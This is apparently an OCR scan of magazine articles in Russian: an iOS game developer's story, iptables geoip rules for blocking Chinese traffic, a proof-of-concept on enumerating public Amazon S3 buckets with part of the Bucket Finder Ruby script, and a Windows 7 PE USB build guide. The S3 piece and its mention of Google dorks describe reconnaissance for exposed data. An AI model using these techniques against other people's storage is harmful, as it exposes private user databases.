Конечно, сделав игру, глупо было останавливаться. Купившим ее требовалась доза новых уровней. И мы делали новые уровни. В один момент мы даже запустили конкурс среди читателей моего блога, где разыгрывались призы от Apple на лучшие уровни. Борьба получилась веселой, жесткой и продуктивной. Сейчас игра насчитывает 200 уровней, а чтобы пройти их



Инструкция к применению

Про девайсы

Чтобы разрабатывать на iPhone, хорошо бы обзавестись самим iPhone. Необязательно сразу, потому что на первых порах можно обойтись симулятором. Но надо иметь в виду, что приобрести его рано или поздно придется. Можно обойтись и более дешевым вариантом — плеерами iPod Touch, которые практически не отличаются от iPhone, кроме того, что не имеют GSM-модуля. Помимо этого нужен компьютер Mac, причем обязательно на Intel-платформе. Штука не из дешевых, но без нее не обойтись. Опять же поэкспериментировать можно на хакинтоше (хотя лично я не буду его советовать, поскольку настройка и установка отобьет всякую охоту к изучению и программированию). А можно пойти еще более радикально и запустить Mac OS X на виртуальной машине (читай статью «MacOS X + VirtualBox = любовь», bit.ly/iTJOec). Но в любом случае, на какие бы ухищрения ты не шел, если хочешь заняться разработкой под iOS серьезно, то Mac и iPhone/iPad придется купить. Большинство из вас плюнут и скажут «не-е». И зря. На лежачий камень и болячка не сядет.

Про инструменты разработки

Для разработки приложений под iPhone OS необходимо скачать и установить iPhone SDK (developer.apple.com/iphone). Весит этот пакет около трех гигабайт и включает в себя IDE (XCode), компилятор (GCC), отладчик (GDB), набор библиотек и заголовков, симулятор iPhone и некоторые дополнительные утилиты. XCode не такая привычная IDE, как, скажем, Visual Studio, но на деле — очень удобная и предлагающая много возможностей. Примечательно, что средства девелопера Apple предоставляет бесплатно, а платить придется только за подписку разработчика (она необходима, если хочешь продавать приложения через AppStore). Для написания программ под iPhone предлагается использовать язык Objective-C. При этом есть возможность писать так же на C и на C++, но это скорее опциональный вариант. Не беда, в Сети сейчас огромное количество статей для начинающих и полноценных книг по Obj-C. Что до меня, я вообще мануалами обзавелся, когда уже был работающий прототип игры. Причем опыт у меня весьма небольшой: немного Java и ActionScript 3. А прототип появился после изучения примеров движка cocos2d. Последний обладает хорошим комьюнити и большим количеством заготовок. Бери пример — и давай его ломать, изменять! А там и до прототипа недалеко. Подход, вероятно, не самый удачный, но в моем случае сработал.

Про работу с издателем

Как только смастеришь прототип игры, где уже будет несколько играющих уровней, можно искать издателя. Заходи в AppStore, анализируй успешные игры, гугли название издателя и пиши ему письмо. Для чего это нужно? Издатель очень полезен в плане советов по игре, доработке ее до готового к продаже продукта. Он же может предоставить членство в той самой девелоперской программе, подсказать, как выдержать все соответствия игры перед требованиями проверяющей команды Apple, поделиться хорошей системой статистики, через которую очень наглядно отслеживаются рейтинги (чаще всего — appfigures.com), комментарии пользователей и даже заработанные деньги. Ты можешь спросить: «Зачем, собственно, издатель?» Есть же примеры, когда некий малолетний мальчик мастерит игру и она срывает башню как Apple, так и всем средствам массовой информации. Запомни раз и навсегда — это не про тебя. Не про меня, ни про кого. Единичные случаи успеха — это единичные случаи успеха, 99% одиночек умирают в АппСторе. Потому что просто не знают, как издаваться, где рекламироваться, как продвигать приложения. Издатель знает, и за это он берет деньги. Его вознаграждение — это всегда доля выручки. В зависимости от издателя она колеблется от 30 до 50 процентов после вычета тридцатипроцентной доли Apple. Издатель знает, где написать про игру, на какие сайты ее забросить в ожидании рецензии, какой форум подключить для подпитки интереса. Он знает, какие акции запускать, какие инструменты использовать, и каких партнеров мобилизовывать для дополнительных промо-акций. Он же и занимается сношениями с Apple, выкладывая в АппСтор игру и обновления, отслеживает письма в техподдержку. Не менее важна легальность всего происходящего. С издателем заключается договор, по этому договору он переводит тебе деньги, которые очень легко обосновываются перед государством (чтобы заплатить с них налоги). Будь ты ИП, ООО или даже простым физическим лицом — неважно. Но если ты окажешься смельчаком, посягнувшим на АппСтор в одиночку, бюрократия съест тебя еще на стадии заполнения документов. Каждый должен заниматься своим делом. Ты делаешь продукт, а продавец в лице издателя его продает.

все, потребуется не меньше трех-четырех часов. Не могло не радовать, что дружба с Objective-C помогла избавить игру от вылетов и прочих неприятностей еще на стадии разработки. Если и случались гневные комментарии, то только не по поводу вылетов. «Слишком простая игра», «игра для детей», «я прошел ее за пять минут», — писали маленькие дети, желающие казаться взрослыми. По какой-то причине приложение не нравилось только Apple. Практически любая мало-мальски хорошая игра, стоит ей выйти в АппСторе, получает некое промо от магазина: компания помещает игру в раздел «новые и примечательные», а самые хорошие игры удостаиваются больших баннеров на главной странице. Мы не получили из этого почти ничего. Видимо, какие-то проблемы у Яблока с Апельсинами. Но нас это не сильно волновало.

Как мы считали прибыль

За полгода существования игры в АппСторе, Cover Orange заработала больше полумиллиона долларов. И по-прежнему продолжает приносить деньги. Издатель постоянно придумывает какие-то промо-акции, чтобы поддерживать интерес и постоянно напоминать о себе. Рождаются и новые фишки. Сейчас мы прикручиваем возможность продажи подсказок в самой игре. Застрял на уровне так, что ну вообще не представляешь как его пройти, — нажми кнопку, и уровень пройдется сам по себе. Такая опция будет стоить $0,99. Возможно и мелочь, но у издателя есть проверенные данные, что некоторые игры зарабатывают на таких штуках сотни тысяч долларов. Не обходим стороной и новые платформы. Недавно мы смастерили версию игры для десктопной Mac OS. Хвала cocos2d — это было предельно просто. Потребовалось только притянуть игру не под тач-интерфейс, а под управление мышкой или тачпадом. Похвастать тут пока нечем, но работа по продвижению ведется. Причем игра продается в еще совсем новом эпловском изобретении — AppStore для Mac OS.

Что мы делаем сейчас? Продолжаем делать флеш-игры. Казалось бы — зачем, если есть более прибыльный рынок? Флеш-платформа хороша тем, что игры разрабатываются быстро, их можно обкатать на большой аудитории и собрать пожелания. Удачно пошла флеш-версия? Значит мы ее портируем. А это еще и по-прежнему довольно прибыльное дело. Но основная платформа теперь — это, конечно же, iOS! ⌶

Степан «Step» Ильин (twitter.com/stepah)



КОЛОНКА РЕДАКТОРА

Про то, как блокировать китайцев

Недавно столкнулся с проблемой: на сайт в огромном количестве повалил китайский трафик. Оказалось, что одна из размещенных на моем хосте картинок попала в китайские блоги. Провайдер, у которого я арендую сервер, тут же забил тревогу о несоответствии соотношений (три к двум) российского и зарубежного трафиков.

Переплачивать естественно не хотелось, поэтому я быстро выровнял соотношение и начал думать, как исправить ситуацию. Собственно, выход в своей ситуации я видел один — блокировать трафик с китайских IP-адресов. По крайней мере, в случае возникновения подобной ситуации. Для этого нужно было обзавестись актуальной геолокационной базой данных IP-адресов для определения китайского трафика и выбрать решение, чтобы блокировать подключения по географическому признаку. Геолокационных баз данных IP-адресов (в формате «Город/Страна — IP») оказалось достаточно много, как собранных энтузиастами, так и профессиональными компаниями, которые продают их за деньги. Мне больше всего приглянулась бесплатная WIP-Base от сервиса WIPmania.com.

Решение задачи разделим на два пункта: выбор геолокационной базы данных IP-адресов для определения китайского трафика и настройку решения для блокировки подключений с нежелательных IP-адресов.

1. Различными энтузиастами и профессионалами созданы различные геолокационные базы данных IP-адресов (в формате «Город/Страна — IP»). Из всех предложений, присутствующих в интернете, мне больше всего нравится бесплатная WIP-Base от WIPmania.com. Она позволяет неограниченно определять реальные физические расположения IP-адресов. Она абсолютно бесплатна для персонального и бизнес-использования, постоянно обновляется, доступна в SQL, CIDR, текстовом формате и предоставляет ряд фишек:

- WIP-API (удобный API для разработчиков);
- WIP-Plugin (WorldIP-плагин для Mozilla Firefox);
- WIP-Map (показывает IP-адреса прямо на карте).

Спектр применения довольно широк: геотаргетинг в электронной коммерции, борьба с фродом, фишингом, спамом и мошенничеством, защита серверов от различных видов атак по геопризнаку. Собственно, последнее и есть наша задача.


2. Для того чтобы ограничить трафик из какой-то определенной страны, есть разные решения. Мы же воспользуемся стандартной возможностью iptables, позволяющей проводить фильтрацию по геопризнаку. Кстати, это может применяться не только для блокировки нежелательных подключений, но и для балансировки запросов на разные бекенды, каждый из которых обрабатывает свой регион. Нам поможет модуль geoip из пакета расширений xtables-addons для iptables, у него свой формат геолокационной базы, но к счастью WorldIP-база от WIPmania теперь есть и в этом формате. Порядок действий такой:

1. Устанавливаем xtables-addons (xtables-addons.sourceforge.net).

2. Подключаем базу для модуля geoip. Актуальная версия базы всегда доступна по URL — static.wipmania.com/static/worldip.iptables.tar.gz. Чтобы база обновлялась, ее можно обновлять по крону (скажем, раз в месяц).

3. Далее можно настроить правила. Блокируем доступ к http-серверу для всех клиентов из Китая:

```
iptables -A INPUT -p tcp --dport 80
  -m geoip --src-cc CN -j DROP
```



Справка по Китаю от WIP-Map

```
iptables -A INPUT -p tcp --dport 80
  -j ACCEPT
```

Можно поступить более радикально и разрешить доступ для клиентов из каких-то конкретных стран (например, России, Украины и Белоруссии):

```
iptables -A INPUT -p tcp --dport 80
  -m geoip --src-cc RU,UA,BY -j ACCEPT
iptables -A INPUT -p tcp --dport 80
  -j DROP
```

Задачу можно было также решить через nginx с помощью модуля ngx_http_geo_module, настроив несколько простых правил (подробнее — bit.ly/jIHTaA).

Proof-of-Concept



Когда-то давно мы делились с тобой маленькими хаками для поиска различного рода файлов через Google. К примеру, запрос «"index of" + "mp3" -html -htm -php» позволял найти огромное количество директорий с mp3-файлами. Но это было не самым интересным.

Главное, что с помощью подобных запросов (сейчас они собраны на www.exploit-db.com/google-dorks) можно было без труда найти оставленные открытыми админки, конфиги, базы данных и тому подобные вкусняшки. Тема актуальна и сейчас, но уже не сильно интересна. Теперь, когда все идет к тому, что облачные хранилища станут основным местом для хостинга файлов, было бы странно, если никто не попытался бы засунуть свой нос в чужие контейнеры с данными. Первым, кто об этом рассказал, стал британский исследователь DigiNinja, который пощупал сервис Amazon S3.
S3 расшифровывается как Simple Storage Server, это простое хранилище файлов от Amazon. Если совсем кратко, то этот сервис позволяет пользователям хранить сколько угодно файлов и выдерживать сколько угодно большую нагрузку. При этом клиент платит за используемое дисковое пространство (от $0,055 за Гб), количество запросов к ним ($0,01 за 10 000 запросов), исходящий трафик (от $0,050 за Гб). Пару слов о том, как устроено хранение файлов. Любой файл находится внутри так называемого bucket'а (концептуальное понятие контейнера внутри Amazon S3), в котором может находиться неограниченное количество объектов. Например, если объект называется xtoolz/scanner.zip и находится в bucket'е хакер, то к нему можно обратиться, используя URL http://xakep.s3.amazonaws.com/xtoolz/scanner.zip.
Доступ к bucket'у может быть открытым, а может быть ограничен. Помимо этого можно дополнительно разрешить или запретить доступ к конкретному объекту. Например, если какой-то файл могли скачать все желающие, то у него должны быть права для чтения — «All».
Что сделал DigiNinja? Он создал в своем аккаунте S3 несколько bucket'ов, открытых и закрытых, с различными правами доступа к объектам, после чего изучил ответы сервера при обращении к ним. Ответ для закрытого контейнера:

```
<Error>
       <Code>AccessDenied</Code>
       <Message>Access Denied</Message>
       <RequestId>7F3987394757439B</RequestId>
       <HostId>kyMIhkpoWafjruFFairkfim383jtznAnwiyKSTxv7+/
       CIHqMBcqrXV2gr+EuALUp</HostId>
</Error>
Public bucket
```

Ответ для открытого bucket'а:

```
<ListBucketResult xmlns="http://s3.amazonaws.com
/doc/2006-03-01/">
<Name>digipublic</Name>
<Prefix></Prefix>
<Marker></Marker>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
<Contents>
<Key>my_file</Key>
<LastModified>2011-05-16T10:47:16.000Z</LastModified>
<ETag>"51fff3c9087648822c0a21212907934a"</ETag>
<Size>6429</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>
```

Для закрытого bucket'а сервер возвращает ошибку (Access Denied), а для открытого — список файлов. Теперь посмотри на URL, с помощью которого производится обращение к bucket'у (%bucket_name%.s3.amazonaws.com) — имя подставляется прямо в URL. Получается, мы без проблем можем взять wordlist и проверить существование bucket'ов с такими именами, заодно узнавая их статус. Для открытых контейнеров можно сразу получить еще и список файлов, правда, это не значит, что они доступны для скачивания (этому могут препятствовать права доступа к конкретным объектам). Но обращаясь к каждому из объектов, можно изучить ответ сервера: «403 Forbidden» (доступ запрещен) или «200 OK» (доступ разрешен).
Таким образом, легко составляется список файлов, доступных для непосредственно загрузки. В результате DigiNinja набросал на Ruby простой сценарий Bucket Finder (www.digininja.org/projects/bucket_finder.php), реализовав описанную идею. Ради эксперимента парень взял wordlist с наиболее часто используемыми именами пользователей (2226 слов) и с помощью этого скрипта прошелся по нему. В итоге нашлось 848 закрытых и 131 открытых bucket'ов. Для загрузки при этом было доступно 9683 файлов, среди которых оказались и пользовательские базы, которые в открытом доступе быть ну никак не должны.

Исходник Bucket Finder

```
bucket_finder.rb
def parse_results doc, bucket_name, host, download, depth = 0
    tabs = ''

    depth.times {
        tabs += "\t"
    }

    if !doc.elements['ListBucketResult'].nil?
        puts tabs + "Bucket Found: " + bucket_name + " ( " + host + "/" + bucket_n
        @logging.puts tabs + "Bucket Found: " + bucket_name + " ( " + host + "/" +
        doc.elements.each('ListBucketResult/Contents') do |ele|
            protocol = ''
            dir = bucket_name + '/'
            if host !~ /^http/
                protocol = 'http://'
                dir = ''
            end
            filename = ele.elements['Key'].text
            url = protocol + host + '/' + dir + URI.escape(filename)

            response = nil
            parsed_url = URI.parse(url)
            downloaded = false
            readable = false

            # the directory listing contains directory names as well as files
            # so if a filename ends in a / then it is actually a directory name
            # so don't try to download it
            if download and filename != '' and filename[-1].chr != '/'
                fs_dir = File.dirname(URI.parse(url).path)[1..-1]

                # If the depth is 0 then it is top level and the bucket name is th
                # If it is greater than 0 then we've done a redirection to the pat
```



Капитан Улитка



Windows 7 PORTABLE

Делаем загрузочную флешку с «семеркой» на борту

Наша задача на сегодня — создать специальную сборку Windows 7, которая бы работала без установки и запускалась прямо с флешки. Включив в ее состав необходимый софт, мы сможем решать разные задачи: решать проблемы с дисковыми разделами, удалять вирусы или, к примеру, использовать хакерские инструменты в привычном окружении.

Давно смекнув, что многие проблемы гораздо проще решать, загрузившись с Live-носителя, я стараюсь всегда иметь при себе на флешке какой-нибудь recovery-дистрибутив. Согласись, что это если не лучший, то, по крайней мере, один из удобнейших способов восстановить систему или, к примеру, расправиться с малварью (особенно если речь идет о блокираторе). Я перепробовал многое. Сперва это были системы на базе Linux, затем UBCD4Win, построенный на базе Windows XP, а потом я сделал свою собственную сборку, используя небезызвестную утилиту Bart's PE Builder (www.nu2.nu/pebuilder). Увы, прога давно не обновляется, а, значит, в качестве список поддерживаемых систем, доступных для переноса на загрузочный носитель, остается по-прежнему тем же: Windows 2000/XP/2003. Это немного огорчает: уже все успели привыкнуть к «семерке», и было бы здорово собрать свою загрузочную систему именно на базе Windows 7. Сказано — сделано.

Наш помощник — WinBuilder

В замену PeBuilder нашелся другой, совершенно замечательный инструмент — WinBuilder. Это даже не программа, а настоящий фреймворк для создания Windows PE (так называется облегченная версия ОС Windows, которая позволяет загружаться со сменного CD/DVD/USB-носителя). Для этого он извлекает нужные компоненты из дистрибутива самой системы, а также набора Windows Automated Installation Kit (WAIK) в качестве основы для системы и позволяет создавать дополнительные скрипты, с помощью которых в систему встраиваются любые сторонние утилиты.

На базе WinBuilder построено несколько проектов, вот лишь некоторые из них:

- LiveXP — использует в качестве источника файлов Windows XP и создает систему для администраторов.
- Win7PE — берет за основу системы дистрибутив Windows 7.
- VistaPE-CAPI — создает сборку на основе Vista.
- NaughtyPE — основывается на Windows XP и из коробки поддерживает воспроизведения медиа-файлов.
- MultiPE — собирает загрузочную систему из дистрибутива Vista или Windows 7.

Мы же будем использовать Win7PE, как самый проверенный и наиболее подходящий для наших задач проект.

Что нам нужно?

Для того, чтобы собрать загрузочную систему на базе Windows 7 нам понадобится следующее:

1. Дистрибутив Windows 7 x86 или x64, желательно с уже интегрированным SP1.
2. Последняя версия WinBuilder (winbuilder.net). Он распространяется в виде небольшого exe-файла, а необходимые для работы компоненты и вспомогательные утилиты дополнительно загружает из Сети.



Выбираем компоненты для загрузки

3. Windows Automated Installation Kit for Windows 7 (WAIK). Пакет для автоматической установки Windows весит очень немало — это образ на 1,7 Гб, который ты можешь либо выкачать с сайта Microsoft (bit.ly/poNn7I), либо взять с нашего диска.
4. Driverpack'и (driverpacks.net/driverpacks/latest) — классные наборы драйверов, которые поддерживают огромное количество железа. На сайте доступны сборки для различных видов девайсов, нам понадобится не так много, а именно — сборники для категорий Chipset, LAN, WLAN Mass Storage driver.

Предварительные приготовления

Когда все файлы будут в нашем распоряжении, можно приступать к приготовлениям.
1. Для начала нам нужно установить Windows Automated Installation Kit for Windows 7. Записывать на болванку ISO'шник, само собой, не обязательно: можно просто распаковать файлы из KB3AIK_EN.iso и запустить StartCD.exe. В появившемся меню автозапуска выбираем Windows AIK Setup и выполняем самую стандартную установку. Весит это хозяйство много, но после того, как скрипты WinBuilder извлекут оттуда нужные файлы, WAIK можно будет удалить (имей это в виду).
2. Далее копируем файлы Windows 7 с диска или из ISO-образа в какую-нибудь директорию.
3. Размещаем загруженный WinBuilder.exe в какой-нибудь папке (например, C:\WinBuilder) — лишь бы не в директории с профайлом пользователя. И запускаем бинарник под аккаунтом администратора: иначе программа честно предупредит тебя о возможных проблемах.
4. От WinBuilder'а в чистом виде толку мало — ему необходимы сценарии и вспомогательные файлы для создания загрузочного дистрибутива. Поэтому первое, что ты увидишь после запуска — это «Download Center». Прога предложит выбрать проекты, которые необходимо скачать. Отмечаем галочками:
• updates.boot-land.net (это апдейты);
• win7pe.WinBuilder.net/SE (файлы проекта Win7PE).
В левом верхнем углу можно выбрать режим загрузки (по умолчанию он выставлен в значение «Recommended»). Выбираем через меню «Complete» и начинаем загрузку файлов, нажав на кнопку «Download».
5. По какой-то причине WinBuilder не может корректно извлечь абсолютно все файлы, необходимые для создания сборки, поэтому придется поработать немного руками. Необходимо найти файл bcdedit.exe в своей системе (Windows 7) и скопировать его в C:\WinBuilder\Projects\Tools\Win7PE_SE\x86 (или C:\WinBuilder\Projects\Tools\



Устанавливаем WAIK

Win7PE_SE\x64 для 64-битной системы). Туда же нужно скопировать следующие файлы:

```
imagex.exe
wimgapi.dll
wimmount.inf
wimmount.sys
wimserv.exe
```

Изначально они находятся в папке WAIK. Можно попробовать не выполнять этот шаг. У меня автоматические скрипты WinBuilder не смогли сграбить эти файлы, но возможно тебе повезет больше.

Собираем дистрибутив

Теперь, когда все необходимое для сборки у нас есть и готово к использованию, нет смысла затягивать с созданием дистрибутива. Опять же раскладываю все по пунктам.
1. Итак, в левой панели мы видим дерево проекта Win7PE SE. Нажимаем но кнопку «Source»: здесь необходимо указать расположение файлов дистрибутива Windows 7. Все остальное можно оставить по умолчанию.
2. Далее необходимо подключить к созданию сборки драйверы, которые будет использовать система. Это делается в разделе «Drivers». По умолчанию здесь указан путь %GlobalTemplates%\Drivers_x86. Проще всего нажать на кнопку «Explore» и в появившуюся папку скопировать все необходимые драйвера. Просто распаковываем сюда архивы Driverpack'ов, которые мы предварительно скачали. Так как поддерживается сканирование поддиректорий, то пихать все в одну сумасшедшую кучу необязательно: смело размещай содержимое архивов «как есть».
3. Если пройтись по разделу «Tweaks», то можно дополнительно внести различные косметические настройки будущей системы. К примеру, изменить wallpaper, настроить меню «Пуск», изменить ярлычки. Все очень понятно настраивается через соответствующие опции.
4. Далее переходим в раздел «WriteMedia» и активируем режим «Copy to USB-Device», чтобы сразу разместить нашу сборку на USB-флешку, выбрав в меню нужный носитель.
5. Теперь можно нажать на кнопку «Play» и верить, что все пройдет без сучка и задоринки. Создание сборки, очевидно, занимает некоторое время: в процессе можно наблюдать, как выполняется один скрипт системы за




▸ dvd

Весь необходимый набор компонентов для создания загрузочной системы ты найдешь на нашем диске. Само собой, кроме дистрибутива Windows 7.




▸ info


• Полезные плагины: Avira AntiVir: reboot.pro/14817.
• Malwarebytes' Anti-Malware: reboot.pro/9351.
• Sala's Password Renew: reboot.pro/2720.




Заливаем на флешку загрузчик



Проверяем сборку под VMware



Создание образа в WinBuilder



Настройка сети

другим (сложно представить, сколько времени ушло бы на выполнение подобной работы вручную). Соответственно, чем больше скриптов ты выбрал для выполнения, тем дольше будет возиться WinBuilder. В случае ошибки прога сообщит в чем проблема и, скорее всего, выдаст в браузере справку с возможным решение проблемы. Эту инструкцию я составляю с учетом всех возникших у меня сложностей, поэтому ты не должен наступить на мои грабли. Все должно быть хорошо, и на выходе ты получишь файл Win7PE_x86.ISO в папке WinBuilder\ISO.

6. Прежде чем загружать файлы на флешку, можно предварительно проверить работоспособность сборки в виртуальной машине, и здесь опять же все автоматизировано. В разделе VirtualTest можно выбрать систему виртуализации (испытание можно устроить, воспользовавшись qEmu, VirtualBox, Virtual PC, VMware). Я оставил режим по умолчанию (Best Emulation), и WinBuilder запускала получившийся образ в установленной VMWare Workstation, что меня вполне устраивало. Ты же можешь выбрать более подходящий сценарий. Можно оставить все как есть и установить в систему бесплатный и легковесный.

7. Теперь о том, как выглядит перенос системы на флешку. Сначала WinBuilder запускает HP USB Disk Storage Format Tool — самую правильную утилиту для форматирования USB-носителей. Выбираем здесь FAT32 (если хочешь в будущем добавить возможность загрузки с флешки другой системы) или NTFS. Форматируем. После этого в игру вступает утилита Grub4Dos, у которой важное назначение — установить на флешку загрузчик. Тут необходимо: во-первых, правильно выбрать диск (так как буквы не отображаются, смотри внимательно на размер), во-вторых, выбрать в качестве значения параметра «Part List — Whole disk (MBR)» и отметить галочкой опцию Don't search floppy. После этого остается нажать на кнопку «Install», моментально получить сообщение об установке загрузчика и, мысленно поблагодарив Gbur4Dos, закрыть его окно. Все: после этого WinBuilder оперативно перенесет все файлы на USB-носитель.

Наша загрузочная флешка с Windows 7 готова.

Несколько советов

1. Как я уже упомянул, в качестве исходного дистрибутива лучше взять образ Windows 7 с уже включенным пакетом обновления (SP1). С использованием дистрибутива, в котором сервиспака еще нет, возникли проблемы с нахождением некоторых библиотек. Хотя, оговорюсь, это некритично, потому что WinBuilder выдает конкретные способы решений проблемы.
2. В случае каких-то проблем скрипты, как правило, выдают ошибки. Если же что-то пошло не так, но в чем именно проблема непонятно, помогут логи. Опция активируется в сценарии «Finalize → Save log file» и включена по умолчанию. Логи WinBuilder пишет очень подробно: можно полностью изучить процесс создания сборки, проследить логику выполнения скриптов и в случае какой-то проблемы попытаться устранить ошибки.
3. Опциональным, но очень полезным проектом является www.paraglidernc.com/WinBuilder (рекомендую его сразу выбрать для загрузки во время первого запуска WinBuilder). Он включает в себя подробнейшую инструкцию по созданию сценариев. После установки ищи его в папке Projects\Paraglider\WinBuilder.chm.
4. Самый простой способ включить в сборку приложение — это найти ее Portable-версию (например, на сайте portableapps.com), которая уже включает в себя все необходимые файлы для работы в «чужой» системе.

Тут уже грех загрузиться с USB-носителя, чтобы убедиться, что система работает не только в виртуальном, но и в настоящем, самом обычном окружении. Но хочу сразу предупредить: это сильно урезанная вариация Windows 7, в которой оставлено минимум компонентов. Никаких тебе Aero и красивых эффектов: все это отключено. А из софта ты по умолчанию получаешь некоторые стандартные утилиты Windows (вроде regedit'a), а также несколько бонусных программ вроде PENetwork для настройки сети (в том числе беспроводного адаптера) и Opera USB для браузинга. Все это неплохо, но явно недостаточно — систему нужно снарядить.

Скрипты (плагины)

